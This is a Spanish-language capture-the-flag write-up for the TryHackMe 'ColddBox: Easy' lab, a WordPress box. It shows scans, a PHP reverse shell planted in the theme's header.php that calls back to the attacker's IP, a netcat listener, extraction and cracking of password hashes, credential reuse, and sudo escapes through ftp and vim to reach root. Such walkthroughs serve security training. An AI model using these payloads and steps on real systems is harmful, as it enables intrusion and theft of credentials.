

ColdBox Easy

Descripción

Una máquina de nivel fácil con múltiples formas de escalar privilegios.

Reconocimiento

PORT	STATE	SERVICE	VERSION	Target IP Address	Expires
80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))	10.10.165.98	1h 54min 43s
_http-title: ColddBox One more machine					
_http-server-header: Apache/2.4.18 (Ubuntu)					
_http-methods:					
_Supported Methods: GET HEAD POST OPTIONS					
_http-generator: WordPress 4.1.31					
4512/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)		
_ssh-hostkey:					
2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)					
256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)					
_ 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)					
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel					

Se puede apreciar un servicio apache de version 2.4.18, que parece ser un wordpress, y un servicio OpenSSH 7.2p2, comencemos navegando por la web

TryHackMe | ColddBox: Easy

the cold in person | ColddBox

+

→ ↺ 🏠

🛡️ 🔒 10.10.165.98/?author=1

☆

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

TryHackMe | Ice

ColddBox

One more machine

Search ...

RECENT POSTS

The ColddBox is here

RECENT COMMENTS

Sr Hott on The ColddBox is here

ARCHIVES

October 2020

CATEGORIES

No category

Author: the cold in person

The ColddBox is here

Welcome to ColddBox, a machine designed by Coldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

📅 12 October, 2020

💬 1 Comment

Proudly powered by WordPress

También vemos un comentario de un tal Hott

RECENT POSTS

The ColddBox is here

📅 12 October, 2020 👤 the cold in person

RECENT COMMENTS

Sr Hott on The ColddBox is here

ARCHIVES

October 2020

CATEGORIES

No category

META

One thought on “The ColddBox is here”



Sr Hott

24 September, 2020 at 3:06 pm

I like the machine, it offends me that it is cold inside. Long life to heat.

REPLY

Leave a Reply

Dado que estamos trabajando con el cms de wordpress, lo próximo seria intentar enumerar con wpscan todo lo que sea posible, para intentar tener credenciales

```
(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# wpscan --url http://10.10.165.98 -e
```

WFS.com[®]

WordPress Security Scanner by the WPScan Team

Version 3.8.25


Sponsored by Automattic - <https://automattic.com/>

@_WPScan, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://10.10.165.98/ [10.10.165.98]
```

```
[+] Started: Thu Apr 4 03:22:52 2024
```

Dentro de los detalles que nos da wpscan podemos destacar la información de listado de usuarios.



Acceso inicial wp php theam

He intentando crear un post, para intentar subir un archivo php, pero esta sanetizado, podriamos intentar agregar codigo php de una shell inversa, editare el archivo header.php

Utilizare la reverse php shell de pentestmonkey <https://github.com/pentestmonkey/php-reverse-shell/>

TryHackMe | ColddBox: Easy Edit Themes < ColddBox — V × php-reverse-shell/php-re × +

10.10.165.98/wp-admin/theme-editor.php?file=header.php&theme=twentyfifteen&scrollto=0&updated=true

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe | Ice

ColddBox 5 0 + New

Dashboard Posts Media Pages Comments Appearance Themes Customise Widgets Menus Header Background Editor Plugins Users Tools Settings Collapse menu

WordPress 5.8.1 is available! [Please update now.](#)

Edit Themes

File edited successfully.

Twenty Fifteen: Header (header.php)

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.14.74.176'; // CHANGE THIS
$port = 1337; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
```

Documentation:

Cambiamos los valores de la ip y el puerto, y ponemos en escucha con netcat, en el puerto 1337, guardamos los cambios y al abrir el sitio web, tenemos acceso al sistema.

TryHackMe | ColddBox: Easy Edit Themes < ColddBox — V × php-reverse-shell/php-re × • New Tab × +

10.10.165.98

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe | Ice

root@kali: /home/kali/Desktop/tryhackme/coldbox_easy

File Actions Edit View Help

VPN × root@kali: /home/kali/Desktop/tryhackme/coldbox_easy × root@kali: /home/kali/Desktop/tryhackme/coldbox_easy × root@kali: /home/kali/Desktop/tryhackme/coldbox_easy ×

```
(root@kali)~[/home/kali/Desktop/tryhackme/coldbox_easy]
# nc -lvp 1337
listening on [any] 1337 ...
connect to [10.14.74.176] from (UNKNOWN) [10.10.165.98] 52272
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:36:09 up 2:12, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Viendo puertos a la escucha y conexiones tcp podemos ver, el servicio 4512, correspondiente al ssh, una base de datos en el 3306, para ver las credenciales podríamos ver el archivo wp-config.php que se encuentra en /etc/www/html

FileActionsEditViewHelp

VPN ×root@kali: /home/kali/Desktop/tryhackme/coldbox_easy ×root@kali: /home/kali/Desktop/tryhackme/coldbox_easy ×

www-data@ColddBox-Easy:/\$ netstat -tunp ss -tnl

(Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.)

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:4512	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::4512	:::*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	-
udp	0	0	0.0.0.0:68	0.0.0.0:*	-	-

www-data@ColddBox-Easy:/\$ ^C

www-data@ColddBox-Easy:/\$

```
set time limit (0);
$VERSION = "1.0";
$ip = '10.14.74.176'; // CHANGE THIS
$port = 1337; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
```

```
www-data@ColddBox-Easy:/$ cd /var/www/
www-data@ColddBox-Easy:/var/www$ ls
html
www-data@ColddBox-Easy:/var/www$ cd html
www-data@ColddBox-Easy:/var/www/html$ ls
hidden wp-blog-header.php wp-includes wp-signup.php
index.php wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt wp-config-sample.php wp-load.php xmlrpc.php
readme.html wp-config.php wp-login.php
wp-activate.php wp-content wp-mail.php
wp-admin wp-cron.php wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 */
```

Podemos ver informacion relevante:

- base de datos colddbox
- usuario c0ldd
- contraseña cybersecurity

Nos conectaremos a la base de datos con las credenciales para ver todo el contenido, y posibles contraseñas de usuarios

```

www-data@ColddbBox-Easy:/var/www/html$ mysql -u c0ldd -pdate now
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 15292
Server version: 10.0.38-MariaDB-0ubuntu0.16.04.1 Ubuntu 16.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```

```

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| colddb   |
| information_schema |
+-----+
2 rows in set (0.00 sec)

```

```

MariaDB [(none)]> use colddb;show tables;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

```

```

Database changed
+-----+
| Tables_in_colddb |
+-----+
| wp_commentmeta    |
| wp_comments       |
| wp_links          |
| wp_options        |
| wp_postmeta       |
| wp_posts          |
| wp_term_relationships |
| wp_term_taxonomy  |
| wp_terms          |
| wp_usermeta       |
| wp_users          |
+-----+
11 rows in set (0.00 sec)

```

```

MariaDB [colddb]> select * from wp_users
+----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_u |
+----+-----+-----+-----+-----+
| 1  | c0ldd     | $P$BJs9aAEh2WaBXC2zFhhoBrDUmN1g0i1 | c0ldd | c0ldd@localhost.com |
| 2  | hugo      | $P$B2512D1ABvEkkcFZ5lLilbqYFT1pLC/ | hugo | hugo@localhost.com |
| 4  | philip    | $P$BXZ9bXCbA1JQuaCq0uuIiY4vyzjK/Y. | philip | philip@localhost.com |
+----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

```

```

c0ldd $P$BJs9aAEh2WaBXC2zFhhoBrDUmN1g0i1
hugo $P$B2512D1ABvEkkcFZ5lLilbqYFT1pLC/
philip $P$BXZ9bXCbA1JQuaCq0uuIiY4vyzjK/Y.

```

Obtendremos las contraseñas para ver si ha reutilizado contraseñas a nivel de sistema, en esta caso usare john the ripper

```
(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# touch hash

(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# nano hash

(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# cat hash
$P$BJs9aAEh2WaBXC2zFhhoBrDUMN1g0i1

(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128]
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9876543210 (?)
1g 0:00:00:00 DONE (2024-04-04 04:59) 2.857g/s 3702p/s 3702c/s
Use the "--show --format=phpass" options to display all of the results.
Session completed.

(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# nano hash

(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128]
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123456 (?)
1g 0:00:00:37 DONE (2024-04-04 05:02) 0.02654g/s 4162p/s 4162c/s
Use the "--show --format=phpass" options to display all of the results.
Session completed.

(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# nano hash

(root@kali)-[/home/kali/Desktop/tryhackme/coldbox_easy]
# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128]
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

c0ldd:9876543210
hugo:password123456

Probamos la credenciales para el usuario c0ldd pero no son validos, probando todas las credenciales que hemos obtenido hasta ahora, c0ldd reutilizo la contraseña de la base de datos a su usuario de sistema

c0ldd:cybersecurity

```
c0ldd@ColddBox-Easy:/home$ ls
c0ldd
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
=" | base64 -d Easy:~$ echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ=
Felicitades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```

Escalada de privilegios

Conseguimos la primera bandera, deberemos conseguir acceso al usuario root, para eso usare GTFObins, primero listaremos los permisos que puede ejecutar como root el usuario c0ldd

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

Seguindo los pasos de GTFObins, podemos ver que obtenemos acceso al usuario root desde ftp.

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
  (root) /usr/bin/vim
  (root) /bin/chmod
  (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$ sudo ftp
ftp> !/bin/sh
# whoami
root
# █
```

Shell

File upload

File download

Sudo

Shell

It can be used to break out from restricted environments and gain root access.

```
ftp
!/bin/sh
```

File upload

It can exfiltrate files on the network.

Send local file to a FTP server.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


(a) `sudo vim -c '!: /bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```



Cualquiera de las dos opciones nos permite obtener usuario root